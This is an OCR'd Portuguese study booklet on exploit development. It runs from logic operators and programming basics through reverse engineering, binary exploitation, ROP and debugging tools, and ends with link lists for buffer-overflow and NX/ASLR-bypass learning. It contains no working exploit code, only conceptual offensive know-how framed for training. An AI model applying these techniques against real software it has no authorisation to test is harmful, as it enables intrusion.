


VALOR 1	VALOR 2	OPERAÇÃO NOR
VERDADEIRO	VERDADEIRO	FALSO
VERDADEIRO	FALSO	FALSO
FALSO	VERDADEIRO	FALSO
FALSO	FALSO	VERDADEIRO

OPERADORES LÓGICOS

Operador NÃO-OU (NOR)

O Operador "NÃO-OU" ou "NOR" é o contrário do operador OU (OR), ou seja, resulta em VERDADEIRO, se os dois valores forem FALSO, na verdade este é o operador OU (OR) seguido do operador NÃO (NOT). Abaixo a **tabela-verdade** da operação NÃO-OU.




VALOR 1	VALOR 2	OPERAÇÃO NOR
VERDADEIRO	VERDADEIRO	FALSO
VERDADEIRO	FALSO	FALSO
FALSO	VERDADEIRO	FALSO
FALSO	FALSO	VERDADEIRO

OPERADORES LÓGICOS

Operador OU-EXCLUSIVO (XOR)

O Operador "OU-EXCLUSIVO" ou "XOR" é uma variação interessante do operador OU (OR), ele resulta em VERDADEIRO se apenas um dos valores de entrada for VERDADEIRO, ou seja, apenas se os valores de entrada forem DIFERENTES. Abaixo a **tabela-verdade** da operação OU-EXCLUSIVO.




VALOR 1	VALOR 2	OPERAÇÃO XOR
VERDADEIRO	VERDADEIRO	FALSO
VERDADEIRO	FALSO	VERDADEIRO
FALSO	VERDADEIRO	VERDADEIRO
FALSO	FALSO	FALSO

OPERADORES LÓGICOS

Operador NÃO-OU-EXCLUSIVO (XNOR)

O Operador "NÃO-OU-EXCLUSIVO" ou "XNOR" é o contrário do operador OU-EXCLUSIVO (XOR), ou seja, resulta VERDADEIRO se os valores de entrada forem IGUAIS. Observe a tabela abaixo:



VALOR 1	VALOR 2	OPERAÇÃO XNOR
VERDADEIRO	VERDADEIRO	VERDADEIRO
VERDADEIRO	FALSO	FALSO
FALSO	VERDADEIRO	FALSO
FALSO	FALSO	VERDADEIRO

ESTRUTURA DE CONDIÇÃO

- **Estrutura de seleção** (*expressão condicional* ou ainda *construção condicional*) é, na ciência da computação, uma estrutura de desvio do fluxo de controle presente em linguagens de programação que realiza diferentes computações ou ações dependendo se a seleção (ou condição) é verdadeira ou falsa, em que a expressão é processada e transformada em um valor booleano. Nas linguagens de programação, usamos as palavras em inglês para expressar uma estrutura de seleção, como *if*, *else if* e *else*

ESTRUTURA DE CONDIÇÃO

- **Estrutura de seleção** (*expressão condicional* ou ainda *construção condicional*) é, na ciência da computação, uma estrutura de desvio do fluxo de controle presente em linguagens de programação que realiza diferentes computações ou ações dependendo se a seleção (ou condição) é verdadeira ou falsa, em que a expressão é processada e transformada em um valor booleano. Nas linguagens de programação, usamos as palavras em inglês para expressar uma estrutura de seleção, como *if*, *else if* e *else*

ESTRUTURA DE REPETIÇÃO

- Dentro da lógica de programação é uma estrutura que permite executar mais de uma vez o mesmo comando ou conjunto de comandos, de acordo com uma condição ou com um contador.
- São utilizadas, por exemplo, para repetir ações semelhantes que são executadas para todos os elementos de uma lista de dados, ou simplesmente para repetir um mesmo processamento até que a condição seja satisfeita.

ESTRUTURA DE REPETIÇÃO

While:

- É dentre as 3 a mais simples.
- Repete um bloco de código enquanto uma condição permanecer verdadeira
- Caso a condição seja falsa, os comandos dentro do while não serão executados e a execução continuará com os comandos após o while
- A repetição do while é controlada por uma condição que verifica alguma variável. Porém para que o while funcione corretamente é importante que essa variável sofra alteração dentro do while. Ex: um contador.
- Após entrar dentro da repetição, o bloco de comandos sempre será executado, mesmo que dentro do bloco a variável que está controlando a execução seja alterada.

ESTRUTURA DE REPETIÇÃO

Do While:

- Muito parecido com o while, porém tem uma diferença crucial: condição é verificada após executar o bloco de comandos.
- Há uma bloco de comandos e logo depois uma verificação. Assim caso a variável condicional for alterada dentro do bloco de comandos, isso afetará a validação da condição.
- A escolha entre while e do while é mínima, então dependerá do bom senso do programador, que optará pela estrutura que deixar o algoritmo mais simples e legível.

ESTRUTURA DE REPETIÇÃO

For:

- O For é utilizado para executar um conjunto de comandos executado por um número X de vezes.
- É passada uma situação inicial, uma condição e uma ação a ser executada a cada repetição.
- Uma variável é inicializada com uma valor inicial.
- Essa variável é utilizada para controlar a quantidade de vezes em que o conjunto de comandos será executado.
- E ao final do conjunto de comandos a variável sempre sofrerá uma alteração, aumentando ou diminuindo de acordo com a lógica utilizada.

ESTRUTURA DE REPETIÇÃO

Foreach:

- O FOREACH é uma simplificação do operador FOR.
- Permite acessar cada elemento individualmente iterando sobre toda a coleção sem a necessidade de informação de índices.

APRENDA!

Aprenda a lógica com portugol ou visualg:

https://www.youtube.com/watch?v=6OIADpFImtc

https://www.youtube.com/watch?v=8mei6uVttho&list=PLHz_AreHm4dmSj0MHol_aoNYCSGFqvfXV&index=1

#Curso em video

LINGUAGEM DE PROGRAMAÇÃO - DESENVOLVIMENTO DE EXPLOIT

LINGUAGEM DE PROGRAMAÇÃO

A **linguagem de programação** é um método padronizado para comunicar instruções para um computador. É um conjunto de regras sintáticas e semânticas usadas para definir um programa de computador.

LINGUAGEM DE PROGRAMAÇÃO: ALTO NIVEL

- **Linguagem de programação de alto nível** é como se chama, na Ciência da Computação de linguagens de programação, uma linguagem com um nível de abstração relativamente elevado, longe do código de máquina e mais próximo à linguagem humana. Desse modo, as linguagens de alto nível não estão diretamente relacionadas à arquitetura do computador. O programador de uma linguagem de alto nível não precisa conhecer características do processador, como instruções e registradores. Essas características são abstraídas na linguagem de alto nível.
- Por se tratar de uma classificação subjetiva, isto é, sem limites bem definidos, não é possível afirmar que "determinada linguagem pode ser mais *humana* que outra". Apesar disso, por questão de praticabilidade e objetividade, a classificação geralmente se limita em "linguagem de alto nível" e "linguagem de baixo nível".

LINGUAGEM DE PROGRAMAÇÃO: ALTO NIVEL (exemplos)

- ASP
- ActionScript
- C/C++
- C#
- Pascal/Object Pascal
- Euphoria
- Java
- JavaScript
- Lua
- MATLAB
- PHP
- Python
- R
- Ruby
- Tcl
- Basic/Visual Basic

LINGUAGEM DE PROGRAMAÇÃO: BAIXO NÍVEL

- **Linguagem de programação de baixo nível** trata-se de uma linguagem de programação que segue as características da arquitetura do computador. Assim, utiliza somente instruções que serão executadas pelo processador, em contrapartida as linguagens de alto nível que utilizam de instruções abstratas. Nesse sentido, as linguagens de baixo nível estão diretamente relacionadas com a arquitetura do computador.

LINGUAGEM DE PROGRAMAÇÃO: BAIXO NÍVEL (exemplos)

- Binário
- Assembly

CÓDIGO DE MÁQUINA

- Um programa em **código de máquina** consiste de uma sequência de bytes que correspondem a instruções a serem executadas pelo processador. As instruções do processador, chamadas de opcodes, são representadas por valores em hexadecimal.

CÓDIGO DE MÁQUINA

- Para se programar em código de máquina, deve-se obter os códigos de instruções do processador utilizado contendo opcodes, operandos e formatos de cada instrução.
- Por esse motivo foi criada uma linguagem de programação chamada Assembly, composta de códigos mnemônicos que expressam as mesmas instruções do processador, embora escritos em acrônimos da língua inglesa, tais como *mov* ou *rep*, em vez de opcodes.

LINGUAGENS PARA ESTUDO

- Algumas linguagens de programação são exclusivas para determinados assuntos, mas outras linguagens são bem interessantes de estudar e aprender, afinal elas ajudam a compreender a funcionalidade de sistemas, softwares e até mesmo em desenvolver em um nível abstrato maior.
- Além disso, para desenvolver exploits é essencial o conhecimento em pelo menos nessas 4 linguagens.
- Então segue a lista do que estudar:

1. C e C++
2. Python
3. Assembly

LINGUAGEM C

- **C** é uma linguagem de programação compilada de propósito geral, estruturada, imperativa, procedural, padronizada por Organização Internacional para Padronização (ISO), criada em 1972 por Dennis Ritchie na empresa AT&T Bell Labs para desenvolvimento do sistema operacional Unix (originalmente escrito em Assembly).
- C é uma das linguagens de programação mais populares e existem poucas arquiteturas para as quais não existem compiladores para C. C tem influenciado muitas outras linguagens de programação (por exemplo, a linguagem Java), mais notavelmente C++, que originalmente começou como uma extensão para C.

LINGUAGEM PYTHON

- ***Python*** é uma linguagem de programação de alto nível,interpretada, de script, imperativa, orientada a objetos, funcional, de tipagem dinâmica e forte. Foi lançada por Guido van Rossum em 1991.Atualmente possui um modelo de desenvolvimento comunitário, aberto e gerenciado pela organização sem fins lucrativos Python Software Foundation. Apesar de várias partes da linguagem possuírem padrões e especificações formais, a linguagem como um todo não é formalmente especificada. O padrão *de facto* é a implementação CPython.
- A linguagem foi projetada com a filosofia de enfatizar a importância do esforço do programador sobre o esforço computacional. Prioriza a legibilidade do código sobre a velocidade ou expressividade. Combina uma sintaxe concisa e clara com os recursos poderosos de sua biblioteca padrão e por módulos e *frameworks* desenvolvidos por terceiros.

LINGUAGEM ASSEMBLY

- ***Assembly*** ou **linguagem de montagem** é uma notação legível por humanos para o código de máquina que uma arquitetura de computador específica usa, utilizada para programar códigos entendidos por dispositivos computacionais, como microprocessadores e microcontroladores. O código de máquina torna-se legível pela substituição dos valores em bruto por símbolos chamados mnemónicos.

- OBS: Clique nos hiperlinks para saber o significado de cada conceito.

LINGUAGEM C: APRENDA

- https://www.youtube.com/watch?v=FH7YrE0RjWE
- https://www.aulaead.com/courses/curso-gratis-linguagem-c
- https://www.alura.com.br/cursos-online-programacao/c
- https://www.youtube.com/watch?v=oZeezrNHxVo = PAPO BINÁRIO

LINGUAGEM PYTHON: APRENDA

- https://www.youtube.com/playlist?list=PLHz_AreHm4dlKP6QQCekuIPky1CiwmdI6
- https://www.youtube.com/watch?v=j94IGZmwtYI&list=PLesCEcYj003QxPQ4vTXkt22-E11aQvoVj
- https://github.com/dsacademybr/PythonFundamentos
- https://github.com/search?q=python+curso

LINGUAGEM ASSEMBLY: APRENDA

- https://www.youtube.com/watch?v=hxguUS5HxvM&list=PLxTkH01AauxRm0LFLlOA9RR5O6hBLqBtC
- https://www.youtube.com/watch?v=2giDgeXpJE0
- https://www.youtube.com/watch?v=AZan-9s49tg&list=PLZ8dBTV2_5HS6FDb_A7G9fRtjlXM98o6k

CONCEITO DE ENGENHARIA REVERSA

ENGENHARIA REVERSA

- Em termos amplos, engenharia reversa é o processo de entender como algo funciona através da análise de sua estrutura e de seu comportamento. É uma arte que permite conhecer como um sistema foi pensado ou desenhado sem ter contato com o projeto original.
- Não restrinjamos, portanto, a engenharia reversa à tecnologia. Qualquer um que se disponha a analisar algo de forma minuciosa com o objetivo de entender seu funcionamento a partir de seus efeitos ou estrutura está fazendo engenharia reversa. Podemos dizer, por exemplo, que Carl G. Jung (conhecido como o pai da psicologia analítica) foi um grande engenheiro reverso ao introduzir conceitos como o de inconsciente coletivo através da análise do comportamento humano.
- No campo militar e em época de guerras é muito comum assegurar que inimigos não tenham acesso às armas avançadas: aviões, tanques e outros dispositivos, pois é importante que adversários não desmontem esses equipamentos, não entendam seu funcionamento e, consequentemente, que não criem versões superiores deles ou encontrem falhas que permitam inutilizá-los com mais facilidade. Na prática, é evitar a engenharia reversa.
- {% hint style="info" %} Vale a pena assistir ao filme Jogo da Imitação (*Imitation Game*) que conta a história do criptoanalista inglês Alan Turing, conhecido como o pai da ciência de computação teórica, que quebrou a criptografia da máquina nazista Enigma utilizando engenharia reversa. {% endhint %}

ENGENHARIA REVERSA: SOFTWARE

- Este livro foca na engenharia reversa de software, ou seja, no processo de entender como uma ou mais partes de um programa funcionam, sem ter acesso a seu código-fonte. Focaremos inicialmente em programas para a plataforma x86 (de 32-bits), rodando sobre o sistema operacional Windows, da Microsoft, mas vários dos conhecimentos expressos aqui podem ser úteis para engenharia reversa de software em outros sistemas operacionais, como o GNU/Linux e até mesmo em outras plataformas, como ARM.

ENGENHARIA REVERSA: SOFTWARE

- Assim como o *hardware, o software* também pode ser desmontado. De fato, existe uma categoria especial de *softwares* com esta função chamados de *disassemblers*, ou desmontadores. Para explicar como isso é possível, primeiro é preciso entender como um programa de computador é criado atualmente. Farei um resumo aqui, mas entenderemos mais a fundo em breve.
- A parte do computador que de fato executa os programas é o chamado processador. Nos computadores de mesa (*desktops*) e *laptops* atuais, normalmente é possível encontrar processadores fabricados pela Intel ou AMD. Para ser compreendido por um processador, um programa precisa falar sua língua: a **linguagem (ou código) de máquina**.
- Os humanos, em teoria, não falam em linguagem de máquina. Bem, alguns falam, mas isso é outra história. Acontece que para facilitar a criação de programas, algumas boas almas começaram a escrever programas onde humanos escreviam código (instruções para o processador) numa linguagem mais próxima da falada por eles (Inglês no caso). Assim nasceram os primeiros **compiladores**, que podemos entender como programas que "traduzem" códigos em linguagens como **Assembly** ou **C** para código de máquina.

ENGENHARIA REVERSA: SOFTWARE

- Um programa é então uma série de instruções em código de máquina. Quem consegue olhar pra ele desta forma, consegue entender sua lógica, mesmo sem ter acesso ao código-fonte que o gerou. Isso vale para praticamente qualquer tipo de programa, seja ele criado em linguagens onde a compilação ocorre separada da execução, como C, C++, Pascal, Delphi, Visual Basic, D, Go e até mesmo em linguagens onde a compilação ocorre junto à execução, como Python, Ruby, Perl ou PHP. Lembre-se que o processador só entende código de máquina e para ele não importa qual é o código fonte, ou se a linguagem é compilada(análise e execução separadas) ou interpretada(análise e execução juntas). Então é importante notar que, para o processador poder executar, "tudo tem que acabar em linguagem de máquina". Qualquer um que a conheça será capaz de inferir qual lógica o programa possui.

ENGENHARIA REVERSA: APLICAÇÃO

Análise de malware

- Naturalmente, os criadores de programas maliciosos não costumam compartilhar seus códigos-fonte com as empresas de segurança de informação. Sendo assim, analistas que trabalham nessas empresas ou mesmo pesquisadores independentes podem lançar mão da engenharia reversa afim de entender como essas ameaças digitais funcionam e então poder criar suas defesas.

Análise de vulnerabilidade

- Alguns *bugs* encontrados em *software* podem ser exploráveis por outros programas. Por exemplo, uma falha no componente SMB do Windows permitiu que a NSA desenvolvesse um programa que dava acesso a qualquer computador com o componente exposto na Internet. Para encontrar tal vulnerabilidade, especialistas precisam conhecer sobre engenharia reversa, dentre outras áreas.

ENGENHARIA REVERSA: APLICAÇÃO

Correção de *bugs*

- Às vezes um *software* tem um problema e por algum motivo você ou sua empresa não possui mais o código-fonte para repará-lo ou o contrato com o fornecedor que desenvolveu a aplicação foi encerrado. Com engenharia reversa, pode ser possível corrigir tal problema.

Mudança e adição de recursos

- Mesmo sem ter o código-fonte, é possível também alterar a maneira como um programa se comporta. Por exemplo, um programa que salva suas configurações num diretório específico pode ser instruído a salvá-las num compartilhamento de rede.
- Adicionar um recurso é, em geral, trabalhoso, mas possível.

ENGENHARIA REVERSA: APLICAÇÃO

(Anti-)pirataria

- *Software* proprietário costuma vir protegido contra pirataria. Você já deve ter visto programas que pedem número de série, chave de registro, etc. Com engenharia reversa, os chamados *crackers* são capazes de quebrar essas proteções. Por outro lado, saber como isso é feito é útil para programadores protegerem melhor seus programas.

ENGENHARIA REVERSA: EXEMPLOS

- Um bom exemplo de uso da engenharia reversa é o caso da equipe que desenvolve o LibreOffice: mesmo sem ter acesso ao código fonte, eles precisam entender como o Microsoft Office funciona, a fim de que os documentos criados nos dois produtos sejam compatíveis. Outros bons exemplos incluem:
- o **Wine**, capaz de rodar programas feitos para Windows no GNU/Linux;
- o **Samba** que permite que o GNU/Linux apareça e interaja em redes Windows;
- o **Pidgin** que conecta numa série de protocolos de mensagem instantânea;
- e até um sistema operacional inteiro chamado **ReactOS**, que lhe permite executar seus aplicativos e drivers favoritos do Windows em um ambiente de código aberto e gratuito.
- Todos estes são exemplos de implementações em software livre, que tiveram de ser criadas a partir da engenharia reversa feita em programas e/ou protocolos de rede proprietários.

FONTE: LIVRO MENTE BINÁRIA

APRENDA ENGENHARIA REVERSA

APRENDA!

- QUE TAL APRENDER ENGENHARIA REVERSA?
- AFINAL, PARA DESENVOLVER EXPLOITS É NECESSÁRIO CONHECER DE ENGENHARIA REVERSA PARA QUEBRAR A SEGURANÇA DE UM SOFTWARE E IR ATRÁS DE BRECHAS
- ENTÃO A SEGUIR VOU DEIXAR MATERIAIS PARA ENTENDER UM POUCO:

1. https://github.com/mentebinaria/fundamentos-engenharia-reversa
2. https://github.com/rumbleh/engenharia-reversa
3. https://github.com/uniciv/Introducao-Engenharia-Reversa
4. https://github.com/felipesanches/FISL2015_HardwareLivre_e_EngenhariaReversa
5. https://www.youtube.com/watch?v=IkUfXfnnKH4
6. https://www.youtube.com/watch?v=PG510bhFgXY
7. https://www.youtube.com/watch?v=af0kbx8KuWo
8. https://github.com/wtsxDev/reverse-engineering

APRENDA!

LABORATÓRIOS

- https://medium.com/bugbountywriteup/tagged/reverse-engineering
- https://medium.com/bugbountywriteup/tokyowesterns-ctf-4th-2018-writeup-part-1-78558397cb7b
- http://www.cs.utexas.edu/~harold/rev.html
- https://shellterlabs.com/pt/account/login/
- https://picoctf.com/
- https://www.hackthebox.eu/

BINARY EXPLOIT

BINARY EXPLOIT

- É a arte de explorar arquivos binários, ou seja, já compilados, para chegar em um objetivo, seja:

1. Encontrar uma falha na aplicação
2. Um meio de burlar o software
3. Quebrar a segurança para realizar outras explorações
4. Manipular a funcionalidade da aplicação

- Isso tudo é ligado a Buffer Overflow que você pode aprender no volume 1 desse livro.

BINARY EXPLOIT: CONCEITO

- A exploração binária é o processo de subverter um aplicativo compilado, de forma que viole alguns limites de confiança de uma maneira que seja vantajosa para você, o invasor. Neste módulo, vamos nos concentrar na corrupção de memória. Ao abusar de vulnerabilidades que corrompem memória no software, geralmente podemos reescrever informações críticas sobre o estado do aplicativo de uma maneira que nos permita elevar privilégios dentro do contexto de um aplicativo específico (como um servidor de desktop remoto) ou executar cálculos arbitrários ao seqüestrar o fluxo de controle e executar o código de nossa escolha.
- Se você está tentando encontrar erros nos programas C compilados, é importante saber o que você está procurando. Comece identificando onde os dados que você envia para o programa são usados. Se seus dados estiverem armazenados em um buffer, anote o tamanho deles. Programar em C sem erros é muito difícil e o CERT C Coding Standard cataloga muitas das maneiras pelas quais os erros podem ocorrer. Prestar atenção às APIs comumente mal utilizadas pode ser um caminho rápido para o sucesso.
- Depois que uma vulnerabilidade é identificada, ela deve ser usada para comprometer a integridade do programa, no entanto, existem várias maneiras de atingir esse objetivo. Para programas como servidores da web, obter as informações de outro usuário pode ser o objetivo final. Em outros, alterar suas permissões pode ser útil, por exemplo, alterar as permissões de um usuário local para o administrador.

APRENDA!

APRENDA

- https://tcode2k16.github.io/blog/posts/picoctf-2018-writeup/binary-exploitation/
- https://www.youtube.com/watch?v=cNN54833LiU
- https://www.youtube.com/watch?v=akCce7vSSfw
- https://www.youtube.com/watch?v=iyAyN3GFM7A&list=PLhixgUqwRTjxglIswKp9mpkfPNfHkzyeN
- https://old.liveoverflow.com/binary_hacking/

APRENDA!

LABORATÓRIOS

- https://github.com/offensive-security/exploitdb-bin-sploits
- https://github.com/scwuaptx/HITCON-Training
- https://github.com/Billy-Ellis/Exploit-Challenges
- https://github.com/r0hi7/BinExp
- https://github.com/jmpews/pwn2exploit

ROP EXPLOIT

ROP:CONCEITO

- Programação orientada a retorno (também chamada de“ empréstimo de parte à la krahmer ”) é uma técnica de exploração de segurança de computador na qual o invasor usa o controle da pilha de chamadas para executar indiretamente instruções de máquina escolhidas a dedo ou grupos de instruções de máquina imediatamente antes da instrução de retorno nas sub- rotinas do código de programa existente, de maneira semelhante à execução de um interpretador de código encadeado.

- "Como todas as instruções executadas são de áreas de memória executável no programa original, isso evita a necessidade de injeção direta de código e contorna a maioria das medidas que tentam impedir a execução de instruções da memória controlada pelo usuário".

- https://www.rapid7.com/resources/rop-exploit-explained/

APRENDA!

APRENDA

- https://www.youtube.com/watch?v=yS9pGmY_xuo
- https://www.youtube.com/watch?v=MSy0rdi1vbo
- https://www.youtube.com/watch?v=wDosab_Y4Hs

APRENDA!

LABORATÓRIOS

- https://github.com/bkerler/exploit_me
- https://github.com/Gallopsled/pwntools
- https://github.com/Billy-Ellis/Exploit-Challenges

AUXILIARY TOOLS

GDB

- O GNU Debugger, mais conhecido por GDB, é um depurador do GNU. Ele pode ser usado para depuração em sistemas Unix-like e suporta muitas linguagens de programação, como a C, C++, Fortran, Objective-C, Pascal, Java, e parcialmente outras.
- https://www.onlinegdb.com/

GDB: O QUEÉ

- O GDB (*GNU Project Debugger*) é uma ferramenta para:
  - observar um programa enquanto este executa
  - ver o estado no momento que a execução falha
- Permite:
  - iniciar a execução de um programa
  - executar linha-a-linha
  - especificar pontos de paragem
  - imprimir valores de variáveis

GDB: USO

- O GDB opera sobre ficheiros executáveis (não diretamente sobre o código-fonte)
- Para usar o GDB com um programa em C devemos compilar com opção -g:

```
$ gcc -g -o programa programa.c
```

- A opção -g indica ao compilador para incluir no executável informação extra para debugging

- https://www.dcc.fc.up.pt/~pbv/aulas/progimp/teoricas/introgdb.html

GDB: APRENDA!

- https://www.youtube.com/watch?v=hlA44WNVQYQ
- http://www.lrc.ic.unicamp.br/~luciano/courses/mc202-2s2009/tutorial_gdb.txt
- https://cs.baylor.edu/~donahoo/tools/gdb/tutorial.html

GCC

- O GNU Compiler Collection é um conjunto de compiladores de linguagens de programação produzido pelo projecto GNU para construir um sistema operativo semelhante ao Unix livre.
- https://gcc.gnu.org/

GCC: USO

```
#Nome do arquivo: prog
int main(){
printf("Hello World");
return 0;
}
```

$ gcc prog.c –o prog

- onde *prog.c* é o nome do arquivo que contém o código. Os outros dois parâmetros, *-o prog*, indicam o arquivo de saída do compilador —o arquivo executável que conterá o programa. Você não verá nenhuma mensagem na tela se a compilação ocorrer sem problemas; o compilador só diz alguma coisa quando ocorrem erros.
- Você precisa especificar o nome do arquivo executável de saída pois o padrão, por razões históricas, é usar o arquivo *a.out*. Em geral, usamos o mesmo nome do arquivo de código, tirando a extensão *.c*. Veja que, ao contrário do Windows, o Linux não precisa da extensão *.exe* para reconhecer um arquivo executável; ele utiliza os atributos de permissão do arquivo para saber se ele é executável, dos quais o gcc já cuida automaticamente.

GCC: USO

- Para executar o programa, a maneira mais “universal” é digitar o seguinte comando no terminal:

$ ./prog

GCC: APRENDA

- http://inf.ufes.br/~pdcosta/ensino/2016-2-estruturas-de-dados/material/GuiaRapido_EDI.pdf
- https://www3.ntu.edu.sg/home/ehchua/programming/cpp/gcc_make.html
- https://www.wikihow.com/Compile-a-C-Program-Using-the-GNU-Compiler-(GCC)
- https://www.youtube.com/watch?v=0iNp9Avtr6c

GHIDRA

- A Agência de Segurança Nacional dos Estados Unidos (NSA) apresentou ao público na conferência da RSA uma nova ferramenta de engenharia reversa conhecida como GHIDRA, que agora está **disponível gratuitamente na versão 9.0 e como um projeto de *open source***. Essa ferramenta, desenvolvida pela NSA, tem sido usada internamente há vários anos como parte do trabalho da agência para a cibersegurança nacional.
- Com o GHIDRA, os profissionais no campo da cibersegurança podem ter ao alcance de suas mãos um instrumento baseado em Java para análise de malwares que permite compreender e descubrir vulnerabilidades em suas redes e sistemas e que funciona como uma alternativa gratuita de uma ferramenta bem conhecida de engenharia reversa, como o IDA Pro. Suas principais características incluem um conjunto de ferramentas para análise de código compilado em diversas plataformas, como Windows, Mac OS e Linux; capacidade de desmontar, montar, descompilar, representar graficamente e executar scripts; e a capacidade de fazer/desfazer ações. Por outro lado, a ferramenta suporta uma ampla variedade de instruções de processador e formatos executáveis eos usuários têm a possibilidade de desenvolver seus próprios plug-ins ou scripts para o GHIDRA através de sua API.

GHIDRA: APRENDA

- https://www.mentebinaria.com.br/treinamentos/curso-de-ghidra-r9/
- https://www.shogunlab.com/blog/2019/04/12/here-be-dragons-ghidra-0.html
- https://www.youtube.com/watch?v=tH9A2zVIzKI

EDB

- O depurador edb é um equivalente em Linux do famoso "depurador Olly" na plataforma Windows. Um dos principais objetivos desse depurador é a modularidade. Algumas de suas características são:
- Interface GUI intuitiva
- As operações usuais de depuração (etapa / etapa / substituição / execução / interrupção)
- Pontos de interrupção condicionais
- O núcleo de depuração é implementado como um plug-in para que as pessoas possam ter substituições drop-in. Obviamente, se uma determinada plataforma tiver várias APIs de depuração disponíveis, você poderá ter um plug-in que implementa qualquer uma delas.
- Análise básica de instruções
- Exibir / despejar regiões de memória
- Inspeção de endereço eficaz
- A visualização de despejo de dados é tabulada, permitindo que você tenha várias visualizações de memória abertas ao mesmo tempo e alterne rapidamente entre elas.
- Importação e geração de mapas de símbolos
- Vários plugins

EDB: APRENDA

- https://tools.kali.org/reverse-engineering/edb-debugger
- https://www.youtube.com/watch?v=yFOW_gAujIs

OLLYDBG

- O OllyDbg é um depurador de análise de nível de montador de 32 bits para o Microsoft Windows. A ênfase na análise de código binário o torna particularmente útil nos casos em que a fonte está indisponível.
- **Recursos:**

- Interface de usuário intuitiva, sem comandos enigmáticos
- Análise de código - rastreia registros, reconhece procedimentos, loops, chamadas de API, comutadores, tabelas, constantes e seqüências de caracteres
- Carrega e depura diretamente DLLs
- Verificação de arquivo de objeto - localiza rotinas de arquivos e bibliotecas de objetos
- Permite etiquetas, comentários e descrições de funções definidas pelo usuário
- Compreende as informações de depuração no formato Borland®
- Salva patches entre as sessões, grava-os de volta no arquivo executável e atualiza os reparos

OLLYDBG: RECURSOS

- Arquitetura aberta - muitos plugins de terceiros estão disponíveis
- Sem instalação - sem lixo nos diretórios do registro ou do sistema
- Depura aplicativos multithread
- Anexa a programas em execução
- O desmontador configurável suporta os formatos MASM e IDEAL
- MMX, 3DAgora! e tipos de dados SSE e instruções, incluindo extensões Athlon
- Suporte completo a UNICODE
- Reconhece dinamicamente as strings ASCII e UNICODE - também no formato Delphi!
- Reconhece construções de código complexas, como chamada para ir para o procedimento
- Decodifica chamadas para mais de 1900 funções API padrão e 400 C
- Fornece ajuda contextual sobre funções da API a partir do arquivo de ajuda externo
- Define pontos de interrupção condicionais, de log, de memória e de hardware
- Rastreia a execução do programa, registra argumentos de funções conhecidas

OLLYDBG: RECURSOS

- Mostra correções
- Rastreia dinamicamente quadros de pilha
- Procura comandos imprecisos e sequências binárias mascaradas
- Pesquisa toda a memória alocada
- Localiza referências ao intervalo constante ou de endereço
- Examina e modifica a memória, define pontos de interrupção e interrompe o programa on-the-fly
- Monta comandos no formato binário mais curto

OLLYDBG: APRENDA!

- https://www.youtube.com/watch?v=xfFVIz5jIeY
- https://www.youtube.com/watch?v=wQhLqdCduQI
- https://www.youtube.com/watch?v=hecjjPVWE_Q
- https://medium.com/@leonardomarciano/engenharia-reversa-3-utilizando-ollydgb-parte-1-4ef716023db5

EXPLOIT DEVELOPER

SOBRE

- Buffer Overflow and Binary Exploitation
- Reverse Engineering
- Bypass prevention

CURSOS

- https://www.youtube.com/watch?v=tVDuuz60KKc
- https://www.youtube.com/watch?v=c7H1W4BmZ6g
- https://www.youtube.com/watch?v=nCdBWJI_5XY
- https://www.youtube.com/watch?v=SwyEDNlWdtw
- https://www.youtube.com/watch?v=3SY2SI60C2s
- https://www.cybrary.it/video/exploit-development-introduction-part-1/

BUFFER OVERFLOW

- https://medium.com/bugbountywriteup/windows-expliot-dev-101-e5311ac284a
- https://github.com/freddiebarrsmith/Buffer-Overflow-Exploit-Development-Practice
- https://0x00sec.org/t/buffer-overflow-exploitation/3846
- https://www.youtube.com/watch?v=59_gjX2HxyA
- https://www.youtube.com/watch?v=H2ZTTQX-ma4
- https://www.youtube.com/watch?v=qjWs___hQcE
- https://www.youtube.com/watch?v=d1U-czwATiM
- https://www.youtube.com/watch?v=1S0aBV-Waeo

BINARY EXPLOITATION

- https://www.youtube.com/watch?v=RoaGM8eRzK4
- https://www.youtube.com/watch?v=iyAyN3GFM7A&list=PLhixgUqwRTjxglIswKp9mpkfPNfHkzyeN
- https://www.youtube.com/watch?v=p7bveH_ocnM

BYPASS PREVETION

- NX + ASLR: http://intx0x80.blogspot.com/2018/04/bypass-aslrnx-part-1.html
- NX: https://www.youtube.com/watch?v=SEW6FlcP_m0
- NX + ASLR2: https://github.com/nnamon/linux-exploitation-course/blob/master/lessons/9_bypass_ret2plt/lessonplan.md
- PLT E GOT = BYPASS ASLR: https://www.ret2rop.com/2018/08/return-to-plt-got-to-bypass-aslr-remote.html
- ASLR+NX+RET2PLT: http://shoxx-website.com/2016/05/exploitation-bypass-aslrnx-with-ret2plt.html
- ASLR: https://www.youtube.com/watch?v=OgMGPxl2fUQ
- NX+ASLR: https://www.youtube.com/watch?v=yFlUSnX5Bqk
- ROP: https://www.youtube.com/watch?v=5FJxC59hMRY
- ASLR: https://www.youtube.com/watch?v=CyazDp-Kkr0
- ROP: https://www.youtube.com/watch?v=gWU2yOu0COk

CONCLUSÃO

CONCLUSÃO

- Para explorar um software com o objetivo de quebra-lo, vai ser necessários diversos estudos profundos sobre sistemas e arquiteturas
- Além disso, aprender a arte de desenvolvimento de exploits é bastante complicado e isso não seria possível apenas em um pequeno livro
- Estudar e percorrer CTFs é essencial para aprender mais ainda sobre as técnicas apresentadas
- Portanto, estude os fundamentos e aprofunde o seu conhecimento em desenvolvimento e sistemas.

REFERÊNCIAS

https://dicasdeprogramacao.com.br/tipos-de-dados-primitivos/
https://www.devmedia.com.br/operadores-logicos-aritmeticos-e-de-atribuicao-do-php/25628
https://dicasdeprogramacao.com.br/operadores-logicos/
https://pt.wikipedia.org/wiki/Estrutura_de_sele%C3%A7%C3%A3o
